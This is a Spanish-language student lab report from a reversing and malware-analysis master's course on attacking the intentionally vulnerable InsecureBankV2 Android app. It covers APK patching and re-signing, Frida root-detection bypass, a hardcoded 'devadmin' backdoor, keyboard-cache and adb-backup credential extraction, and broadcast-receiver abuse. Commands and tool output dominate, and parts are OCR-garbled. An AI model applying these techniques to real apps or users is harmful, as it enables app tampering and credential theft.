

REVERSING DE SISTEMAS OPERATIVOS MOVILES

```

error OxN      : Display error           rax (64 bits)
address       : Display information about memory    eax (32 bits)
-             : List threads            ax (16 bits)
bl            : List breakpoints        ah (8 bits)
bc            : Cancel breakpoints      al (8 bits)
be            : Enable breakpoints
bd            : Disable breakpoints
bp [Addr]     : Set breakpoint at the address
bm SymPattern : Set breakpoint at the symbol
ba [t!wie] Addr : Set breakpoint on Access
k              : Display call stack
r              : Dump all registers
u              : Disassemble
dN            : Display where N:
a: ascii chars | u: Unicode char
b: byte + ascii | w: word
M: word + ascii | d: dword
c: dword + ascii | q: qword
b: bin + byte | d: bin + dword
eN Addr Value : Edit memory
.writemem f A S : Dump memory
f: file name
A: Address
S: Size (Lx)
dec hex char dec hex char dec hex char dec hex char
0 0x00 NUL 32 0x20 SPAC 44 0x40 ? 96 0x60
1 0x01 SOH 33 0x21 ! 65 0x41 A 97 0x61 a
2 0x02 STX 34 0x22 * 66 0x42 B 98 0x62 b
3 0x03 ETX 35 0x23 # 67 0x43 C 99 0x63 c
4 0x04 EOT 36 0x24 $ 68 0x44 D 100 0x64 d
5 0x05 ENQ 37 0x25 % 69 0x45 E 101 0x65 e
6 0x06 ACK 38 0x26 & 70 0x46 F 102 0x66 f
7 0x07 BEL 39 0x27 . 71 0x47 G 103 0x67 g
8 0x08 BS 40 0x28 ( 72 0x48 H 104 0x68 h
9 0x09 TAB 41 0x29 ) 73 0x49 I 105 0x69 i
10 0x0A LF 42 0x2A * 74 0x4A J 106 0x6A j
11 0x0B VT 43 0x2B ^ 75 0x5B K 107 0x7B k
12 0x0C FF 44 0x2C , 76 0x5C L 108 0x7C l
13 0x0D CR 45 0x2D - 77 0x5D M 109 0x7D m
14 0x0E SO 46 0x2E . 78 0x5E N 110 0x7E n
15 0x0F SI 47 0x2F / 79 0x5F O 111 0x7F o
16 0x10 DEL 48 0x30 0 80 0x50 P 112 0x70 p
17 0x11 DC1 49 0x31 1 81 0x51 Q 113 0x71 q
18 0x12 DC2 50 0x32 2 82 0x52 R 114 0x72 r
19 0x13 DC3 51 0x33 3 83 0x53 S 115 0x73 s
20 0x14 DC4 52 0x34 4 84 0x54 T 116 0x74 t
21 0x15 NAK 53 0x35 5 85 0x55 U 117 0x75 u
22 0x16 SYN 54 0x36 6 86 0x56 V 118 0x76 v
23 0x17 ETB 55 0x37 7 87 0x57 W 119 0x77 w
24 0x18 CAN 56 0x38 8 88 0x58 X 120 0x78 x
25 0x19 EN 57 0x39 9 89 0x59 Y 121 0x79 y
26 0x1A SUB 58 0x3A : 90 0x5A Z 122 0x7A z
27 0x1B ESC 59 0x3B ; 91 0x5B [ 123 0x7B [
28 0x1C FS 60 0x3C < 92 0x5C \ 124 0x7C \
29 0x1D GS 61 0x3D = 93 0x5D ] 125 0x7D ]
30 0x1E RS 62 0x3E > 94 0x5E ^ 126 0x7E ^
31 0x1F US 63 0x3F ? 95 0x5F ] 127 0x7F DEL

```

Máster en Análisis de Malware,

Reversing y Bug Hunting



UCAM
UNIVERSIDAD
CATÓLICA DE MURCIA



Ramon Gonzalez Gaztelupe

1.Patching Android Application

Hacemos una copia de **InsecureBankV2.apk** y lo de-compilamos la aplicación con ApkTool:

```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea 5
└─ apktool d InsecureBankv2.apk
I: Using Apktool 2.7.0 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/rajgon/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Accedemos al directorio **res/values/** para acceder al documento **strings.xml** donde tenemos el valor **"is_admin"** el cual modificaremos antes de compilar de nuevo la aplicación:

```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea 5/InsecureBankv2/res/values
└─ ccat strings.xml | grep "is_admin"
<string name="is_admin">yes</string>
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea 5/InsecureBankv2/res/values
```

Por lo tanto una vez modificado re-compilamos con ApkTool antes de firmar:

```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─ apktool b InsecureBank_Patched
I: Using Apktool 2.7.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: InsecureBank_Patched/dist/InsecureBankv2.apk
```

La aplicación tal y como esta re-compilada no dejara instalarla Android, debemos firmarla antes.

Para ello crearemos primero un almacén de claves con la herramienta **keytool**:

```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/InsecureBankv2
└─ keytool -genkey -v -keystore ctf.keystore -alias ctfKeystore -keyalg RSA -keysize 2048 -validity 10000
Enter Keystore password:
Re-enter new password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in braces.
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[nol]: yes
Generating 2.048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 10.000 days
    for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing ctf.keystore]
```

Una vez creado el almacén de claves podremos firmar la APK con la herramienta **jarsigner**, tendremos que introducir la contraseña que hemos configurado anteriormente:


```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/InsecureBankv2
└─ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore ctf.keystore InsecureBankv2/dist/insecureBankv2.apk ctfKeystore
Enter Passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/CTFKEYST.SF
adding: META-INF/CTFKEYST.RSA
signing: resources.arsc
signing: res/anim/abc_slide_in_bottom.xml
signing: res/anim/abc_slide_out_top.xml
signing: res/anim/abc_popup_enter.xml
signing: res/anim/abc_fade_out.xml
signing: res/anim/abc_slide_in_top.xml
signing: res/anim/abc_grow_fade_in_from_bottom.xml
signing: res/anim/abc_shrink_fade_out_from_bottom.xml
signing: res/anim/abc_slide_out_bottom.xml
signing: res/anim/abc_fade_in.xml
signing: res/anim/abc_popup_exit.xml
signing: res/drawable-vvhdpi-wv/ic_nlav_dark.nnn
```

Tendremos que alinear la apk para una carga optima en el dispositivo con la herramienta **zipalign** de SDK:

```
rajon@RaiKit.local:~/Library/Android/sdk/build-tools/27.0.3$ ./zipalign -v 4 /Users/rajon/Desktop/Master/Rerversing/Ejercicios/Modulo-8-Reversing/moviles/InsecureBankv2/InsecureBankv2/dist/InsecureBankv2.apk /Users/rajon/Desktop/Master/Rerversing/Ejercicios/Modulo-8-Reversing/moviles/InsecureBankv2/InsecureBankv2/dist/InsecureBankv2-alineada.apk
Verifying alignment of /Users/rajon/Desktop/Master/Rerversing/Ejercicios/Modulo-8-Reversing/moviles/InsecureBankv2/InsecureBankv2/dist/InsecureBankv2-alineada.apk
a.apk (4)...
  50 META-INF/MANIFEST.MF (OK - compressed)
  16223 META-INF/CTFKEYST.SF (OK - compressed)
  32855 META-INF/CTFKEYST.RSA (OK - compressed)
  34044 resources.arsc (OK)
498554 res/anim/abc_slide_in_bottom.xml (OK - compressed)
498558 res/anim/abc_slide_out_top.xml (OK - compressed)
491160 res/anim/abc_popup_enter.xml (OK - compressed)
491491 res/anim/abc_fade_out.xml (OK - compressed)
491787 res/anim/abc_slide_in_top.xml (OK - compressed)
492102 res/anim/abc_grow_fade_in_from_bottom.xml (OK - compressed)
492573 res/anim/abc_shrink_fade_out_from_bottom.xml (OK - compressed)
493034 res/anim/abc_slide_out_bottom.xml (OK - compressed)
493331 res/anim/abc_fade_in.xml (OK - compressed)
493623 res/anim/abc_popup_exit.xml (OK - compressed)
493972 res/drawable-xxhdpi-v4/ic_play_dark.png (OK)
494796 res/drawable-xxhdpi-v4/ic_media_route_on_0_mono_dark.png (OK)
496436 res/drawable-xxhdpi-v4/common_full_open_on_phone.png (OK)
497000 res/drawable-xxhdpi-v4/abc_list_focused_holo.9.png (OK)
497348 res/drawable-xxhdpi-v4/abc_ic_menu_selectall_mtrl_alpha.png (OK)
497748 res/drawable-xxhdpi-v4/ic_cast_on_1_light.png (OK)
499536 res/drawable-xxhdpi-v4/abc_list_selector_disabled_holo_dark.9.png (OK)
499944 res/drawable-xxhdpi-v4/common_signin_btn_text_disabled_focus_dark.9.png (OK)
505928 res/drawable-xxhdpi-v4/ic_cast_on_light.png (OK)
507700 res/drawable-xxhdpi-v4/ic_menu_manage.9.png (OK)
```

```
124776 res/drawable-ldrtl-xxhdpi-v4/abc_ic_menu_cut_mtrl_alpha.png (OK)
1248056 res/drawable-ldrtl-xxhdpi-v4/abc_spinner_mtrl_am_alpha.9.png (OK)
1248590 res/raw/gtm_analytics (OK - compressed)
1249882 AndroidManifest.xml (OK - compressed)
1251941 classes.dex (OK - compressed)
Verification successful
```

La instalamos en el dispositivo y veremos como aparece un botón nuevo para “crear usuario”:



2.- Android Debugging Using JDW

Arrancamos la app InsecureBankV2 desde el emulador y obtenemos su PID con el comando jdwp de ADB:

```
rajgon@RajKit.local ~
└── adb jdwp
  567
  734
  724
  874
  1087
  1175
  1201
  1336
  1364
  1376
  1401
  1421
  1452
  1437
  1445
  1478
  1517
  1696
  1740
  1922
  2045
  2351
  2370
  2415
  2614
  2726
  2745
  3112
  3245
```

Pondremos un puerto a la escucha dentro del emulador asociado al PID que hemos obtenido antes y nos conectaremos mediante el comando: **jdb -attach localhost:12345**

```
rajgon@RajKit.local ~
└── adb forward tcp:12345 jdwp:3245
12345
rajgon@RajKit.local ~
└── jdb -attach localhost:12345
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> classes
** classes list **
junit.framework.Assert
android.content.pm.OrgApacheHttpLegacyUpdater
android.hidl.manager.V1_0.IServiceNotification
android.hidl.manager.V1_0.IServiceManager$Proxy
android.hidl.manager.V1_0.IServiceNotification$Stub
android.hidl.manager.V1_0.IServiceManager
com.android.ims.-$$Lambda$Imanager$7h4QYewD4pT0yZmloG4PzRq2ov0
com.android.ims.MmTelFeatureConnection$ImRegistrationCallbackAdapter$RegistrationCallbackAdapter
com.android.ims.-$$Lambda$Imanager$Connector$yM9scWJwDp_h0yrkCgrjF2H5oI
com.android.ims.-$$Lambda$MmTelFeatureConnection$CapabilityCallbackManager$CapabilityCallbackAdapter$Fu_TJxPrz_ic
RRACE-hESmVFVRI
com.android.ims.Imanager$Connector
com.android.ims.MmTelFeatureConnection$CapabilityCallbackManager$CapabilityCallbackAdapter
com.android.ims.-$$Lambda$MmTelFeatureConnection$ImRegistrationCallbackAdapter$RegistrationCallbackAdapter$vxFS2
t25rwEiTgHUI462y3Hz90
com.android.ims.-$$Lambda$MmTelFeatureConnection$ImRegistrationCallbackAdapter$RegistrationCallbackAdapter$0vZ6D
8L8NEmVenYChls3pkTpxsQ
com.android.ims.ImsEcbm$ImRegistrationCallbackAdapter
```

Pondremos un breakpoint en el método **showRootStatus** de la clase **PostLogin** para interceptar variable local **isrooted** y modificarla en tiempo de ejecución:

```
> stop in com.android.insecurebankv2.PostLogin.showRootStatus()
Deferring breakpoint com.android.insecurebankv2.PostLogin.showRootStatus().
It will be set after the class is loaded.
> Set deferred breakpoint com.android.insecurebankv2.PostLogin.showRootStatus()
Set deferred breakpoint com.android.insecurebankv2.PostLogin.showRootStatus()

Breakpoint hit:
Breakpoint hit: "thread=main", com.android.insecurebankv2.PostLogin.showRootStatus(), line=86 bci=1
main[1] []
```


He tenido un problema al tratar de modificar la variable **isrooted** a false y e optado por realizar la misma acción mediante un gancho con FRIDA:

Para ello primero enviamos una copia de frida-server al dispositivo (siempre de la misma versión que la versión de Frida que vayamos a conectar y de la misma arquitectura del dispositivo, en mi caso teníamos x86, lo enviamos mediante ADB y también enviaremos el script en javascript que inyectara Frida, una vez en el dispositivo el servidor de FRIDA requiere de permisos de ejecución.

Una vez configurado todo solamente arrancaremos el servidor:

```
[~] rajon@RajKit.local ~/Desktop/FRIDA/ANDROID
[~] ↳ adb push /Users/rajon/Desktop/FRIDA/ANDROID/frida-server-16.0.19-android-x86 /data/local/tmp/
[~/Users/rajon/Desktop/FRIDA/ANDROID/frida-server-16.0.19-...e pushed, 0 skipped. 46.5 MB/s (53774528 bytes in 1.102s)
[~] ↳ rajon@RajKit.local ~/Desktop/FRIDA/ANDROID
[~] ↳ adb push /Users/rajon/Desktop/FRIDA/ANDROID/fridaantiroot.js /data/local/tmp/
[~/Users/rajon/Desktop/FRIDA/ANDROID/fridaantiroot.js: 1 file pushed, 0 skipped. 11.4 MB/s (14700 bytes in 0.001s)
[~] ↳ rajon@RajKit.local ~/Desktop/FRIDA/ANDROID
[~] ↳ adb shell /data/local/tmp/frida-server-16.0.19-android-x86 &
[1] 1963
[~] rajon@RajKit.local ~/Desktop/FRIDA/ANDROID
[~] ↳ /system/bin/sh: /data/local/tmp/frida-server-16.0.19-android-x86: can't execute: Permission denied
[1] + 1963 exit 126  adb shell /data/local/tmp/frida-server-16.0.19-android-x86
[~] rajon@RajKit.local ~/Desktop/FRIDA/ANDROID
[~] ↳ adb shell chmod 777 /data/local/tmp/frida-server-16.0.19-android-x86 ←
[~] rajon@RajKit.local ~/Desktop/FRIDA/ANDROID
[~] ↳ adb shell /data/local/tmp/frida-server-16.0.19-android-x86 &
[1] 2096
[~] rajon@RajKit.local ~/Desktop/FRIDA/ANDROID
```

Y por ultimo nos conectamos a el desde Frida:



```
[~] rajon@RajKit.local ~/Desktop/FRIDA/ANDROID
[~] ↳ frida -U -f com.android.insecurebankv2 -l /Users/rajon/Desktop/FRIDA/ANDROID/fridaantiroot.js --no-paus
[~] └── Frida 16.0.17 - A world-class dynamic instrumentation toolkit
[~]   Commands:
[~]     help      -> Displays the help system
[~]     object?   -> Display information about 'object'
[~]     exit/quit -> Exit
[~]     ...
[~]     More info at https://frida.re/docs/home/
[~]     ...
[~]     Connected to Galaxy S10 (id=192.168.56.103:5556)
[~] Spawned 'com.android.insecurebankv2'. Resuming main thread!
[Galaxy S10:com.android.insecurebankv2]--> message: {'type': 'send', 'payload': 'Loaded 10651 classes!' data: None
message: {'type': 'send', 'payload': 'loaded: -1'} data: None
message: {'type': 'send', 'payload': 'ProcessManager hook not loaded'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: Superuser.apk'} data: None
message: {'type': 'send', 'payload': 'Bypass /system/xbin/which,su command'} data: None
[~]
```

3.- Bypass Android Root Detection

4.- Developer Backdoor

En este ejemplo descubriré una puerta trasera que dejo el desarrollador de la aplicación.

Primero Unzipeamos la apk con unzip:

```
[~] rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
[~] ↳ unzip InsecureBankv2.apk
Archive: InsecureBankv2.apk
inflating: AndroidManifest.xml
inflating: res/anim/abc_fade_in.xml
inflating: res/anim/abc_fade_out.xml
inflating: res/anim/abc_grow_fade_in_from_bottom.xml
inflating: res/anim/abc_popup_enter.xml
inflating: res/anim/abc_popup_exit.xml
inflating: res/anim/abc_shrink_fade_out_from_bottom.xml
inflating: res/anim/abc_slide_in_bottom.xml
inflating: res/anim/abc_slide_in_top.xml
```


Localizamos el archivo **classes.dex** y lo convertimos en un .jar para después abrirlo con jadx-gui y analizar la clase **DoLogin**:

```
[rjgon@RajKit.local ~] Desktop/Master Rervering Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─ d2j-dex2jar classes.dex
d2j-dex2jar classes.dex -> ./classes-dex2jar.jar
```

Podemos observar como el desarrollador ha introducido una forma independiente de acceso mediante el usuario **DEVADMIN** sin importar el password:


```
public void postData(String str) throws ClientProtocolException, IOException, JSONException, NoSuchAlgorithmException, KeyManagementException {
    HttpResponse execute;
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
    HttpPost httpPost = new HttpPost(DoLogin.this.protocol + ":" + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login");
    HttpPost httpPost2 = new HttpPost(DoLogin.this.protocol + ":" + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/bevlogin");
    ArrayList arrayList = new ArrayList(2);
    arrayList.add(new BasicNameValuePair("username", DoLogin.this.username));
    arrayList.add(new BasicNameValuePair("password", DoLogin.this.password));
    if (DoLogin.this.username.equals("devadmin")) {
        httpPost2.setEntity(new UrlEncodedFormEntity(arrayList));
        execute = defaultHttpClient.execute(httpPost2);
    } else {
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        execute = defaultHttpClient.execute(httpPost);
    }
}
```

Probamos en el emulador y obtenemos acceso directo sin introducir el password:



5.- Exploit Android Keyboard Cache

Introducimos un nombre de usuario y seleccionamos añadir al diccionario lo que implica que la app almacene dicha información en una base de datos:



Si accedemos a la base de datos de **userdictionary** y realizamos una simple búsqueda en la base de datos obtenemos el dato anteriormente almacenado que en este caso es el nombre de usuario:

```
:/data/data # cd com.android.providers.userdictionary
:/data/data/com.android.providers.userdictionary # cd databases
:/data/data/com.android.providers.userdictionary/databases # ls -la
total 36
drwxrwx--x 2 u0_a12 u0_a12 4096 2023-05-31 04:47 .
drwx----- 5 u0_a12 u0_a12 4096 2023-05-10 16:37 ..
-rw-rw---- 1 u0_a12 u0_a12 16384 2023-05-31 04:47 user_dict.db
sqlite3 user_dict.db
SQLite version 3.22.0 2019-09-03 18:36:11
Enter ".help" for usage hints.
[sqlite]> .tables
android_metadata words
[sqlite]> select * from words;
1 |devadmin|250|en_US|0|
[sqlite]>
```

6.- Exploit Android Activities

Este ejercicio lo trato con detalle en la Tarea-4 del modulo

7.- Exploit Android Backup Functionality

Accedemos al **AndroidManifest.xml** y vemos que tiene la etiqueta **android:allowBackup="true"** lo que permite que esta aplicación sea parte de los backups que realiza android si el usuario lo tiene configurado previamente:

Después de desenpacar la app con el modo “d” con `apktool`, obtenemos el xml del manifest:

```
rajon@Rajon-OptiPlex-5090:~/Desktop/Master Rervering Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
```

```
ccat AndroidManifest.xml
```

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" pl  
lVersionName="5.1.1-1819727">  
    <uses-permission android:name="android.permission.INTERNET"/>  
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>  
    <uses-permission android:name="android.permission.SEND_SMS"/>  
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>  
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>  
    <uses-permission android:name="android.permission.READ_PROFILE"/>  
    <uses-permission android:name="android.permission.READ_CONTACTS"/>  
    <android:uses-permission android:name="android.permission.READ_PHONE_STATE"/>  
    <android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>  
    <android:uses-permission android:name="android.permission.READ_CALL_LOG"/>  
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>  
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>  
    <uses-feature android:glEsVersion="0x00020000" android:required="true"/>  
<application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:theme="@android:  
        <activity android:label="@string/app_name" android:name=".LoginActivity">  
            <intent-filter>  
                <action android:name="android.intent.action.MAIN"/>  
                <category android:name="android.intent.category.LAUNCHER"/>  
            </intent-filter>  
        </activity>  
        <activity android:label="@string/title_activity_file_pref" android:name=".FilePrefActivity" android:windowSoftInputMode="adjustN  
        <activity android:label="@string/title_activity_do_login" android:name=".DoLogin"/>  
        <activity android:exported="true" android:label="@string/title_activity_post_login" android:name=".PostLogin"/>  
        <activity android:label="@string/title_activity_wrong_login" android:name=".WrongLogin"/>  
        <activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name=".DoTransfer"/>  
        <activity android:exported="true" android:label="@string/title_activity_view_statement" android:name=".ViewStatement"/>  
        <provider android:authorities=".TrackUserContentProvider" android:exported="true" android:name=".TrackUserContentProvider"/>  
        <receiver android:exported="true" android:name=".MyBroadCastReceiver">  
            <intent-filter>  
                <action android:name="theBroadcast"/>  
            </intent-filter>  
        </receiver>  
        <activity android:exported="true" android:label="@string/title_activity_change_password" android:name=".ChangePassword"/>  
        <activity android:configChanges="keyboard|keyboardHidden|orientation|screenLayout| screenSize|smallestScreenSize|uiMode" android:name=".GooglePlayServicesHelperActivity" android:theme="@style/Theme.Translucent"/>  
        <activity android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity" android:theme="@style/Theme.IAPTheme"/>  
        <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>  
        <meta-data android:name="com.google.android.gms.wallet.api.enabled" android:value="true"/>  
        <receiver android:exported="false" android:name=".GooglePlayServicesHelperActivity" android:theme="@style/Theme.Translucent">  
            <intent-filter>  
                <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>  
            </intent-filter>  
        </receiver>  
    </application>  
</manifest>
```

```
[rajgon@RajKit.local ~] cd Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2  
[rajgon@RajKit.local ~] cat AndroidManifest.xml | grep "allowBackup"  
<application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name"  
[rajgon@RajKit.local ~]
```

Como ya nos hemos logeado bastantes veces antes, pasamos directamente a hacer un backup de la apk:

```
raidoRaiKit.local ~/Desktop/Master Rversing Ercicios/Modulo-8-Reversing mobiles/Tarea-5/InsecureBankv2
[ ] adb backup -apk -shared com.android.insecurebankv2
WARNING: adb backup is deprecated and may be removed in a future release
Now unlock your device and confirm the backup operation...
```

Casteamos a un formato legible el backup.ab:

- primero extraemos los datos comprimidos:
 - dd if=backup.ab bs=1 skip=24 > backup_legible

```
[rjgon@RajKit.local ~]# dd if=backup.ab bs=1 skip=24 > backup_legible  
8191+0 records in  
8191+0 records out  
8191 bytes transferred in 0.041603 secs (196885 bytes/sec)
```



```
[+] rajgon@RajKit.local ~Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing móviles/Tarea-5/InsecureBankV2
[+] ./printf "%x%fx%8b\x08\x00\x00\x00\x00\x00\x00\x00" | cat - backup_legible | gunzip -c > descomprimido.tar
[+] gunzip: invalid compressed data--crc error
```

- descomprimimos el archivo tar:
 - `tar xf decompressed-data.tar`

A partir de aquí podemos navegar hasta el archivo **mySharedPreferences.xml** y extraer credenciales encryptadas:

```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/apps 2/com.android.insecurebankv2/sp
└─ ccat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">ED1H1wWpNSJyUhf55F31FQ==&#10;      </string>
    <string name="EncryptedUsername">ZGV2YWRtaW4=&#13;&#10;      </string>
</map>
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/apps 2/com.android.insecurebankv2/sp
└─ echo 'ED1H1wWpNSJyUhf55F31FQ==' | base64 --decode
9G??5!rPw??]??
```

En este punto deberíamos mirar en el código de la aplicación si tenemos alguna llave y su correspondiente vector de inicialización hardcodeados en el código o bien podríamos realizar un ataque criptográfico a texto claro conocido, realizando la operación con nombre de usuarios aleatorios y realizar una especie de diccionario, dependerá del tipo de cifrado de si tiene relleno etc..


8.- Exploit Broadcast Receivers

Continuando con el anterior ejercicio, analizaremos sin embargo la clase **MyBroadCastReceiver** y **ChangePassword**, los abrimos con jadx-gui:

```
/* JADY INFO: Access modifiers changed from: private */
public void broadcastChangepasswordSMS(String str, String str2) {
    if (TextUtils.isEmpty(str.toString().trim())) {
        System.out.println("Phone number Invalid.");
        return;
    }
    Intent intent = new Intent();
    intent.setAction("theBroadcast");
    intent.putExtra("phonenumber", str);
    intent.putExtra("newpass", str2);
    sendBroadcast(intent);
}


@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
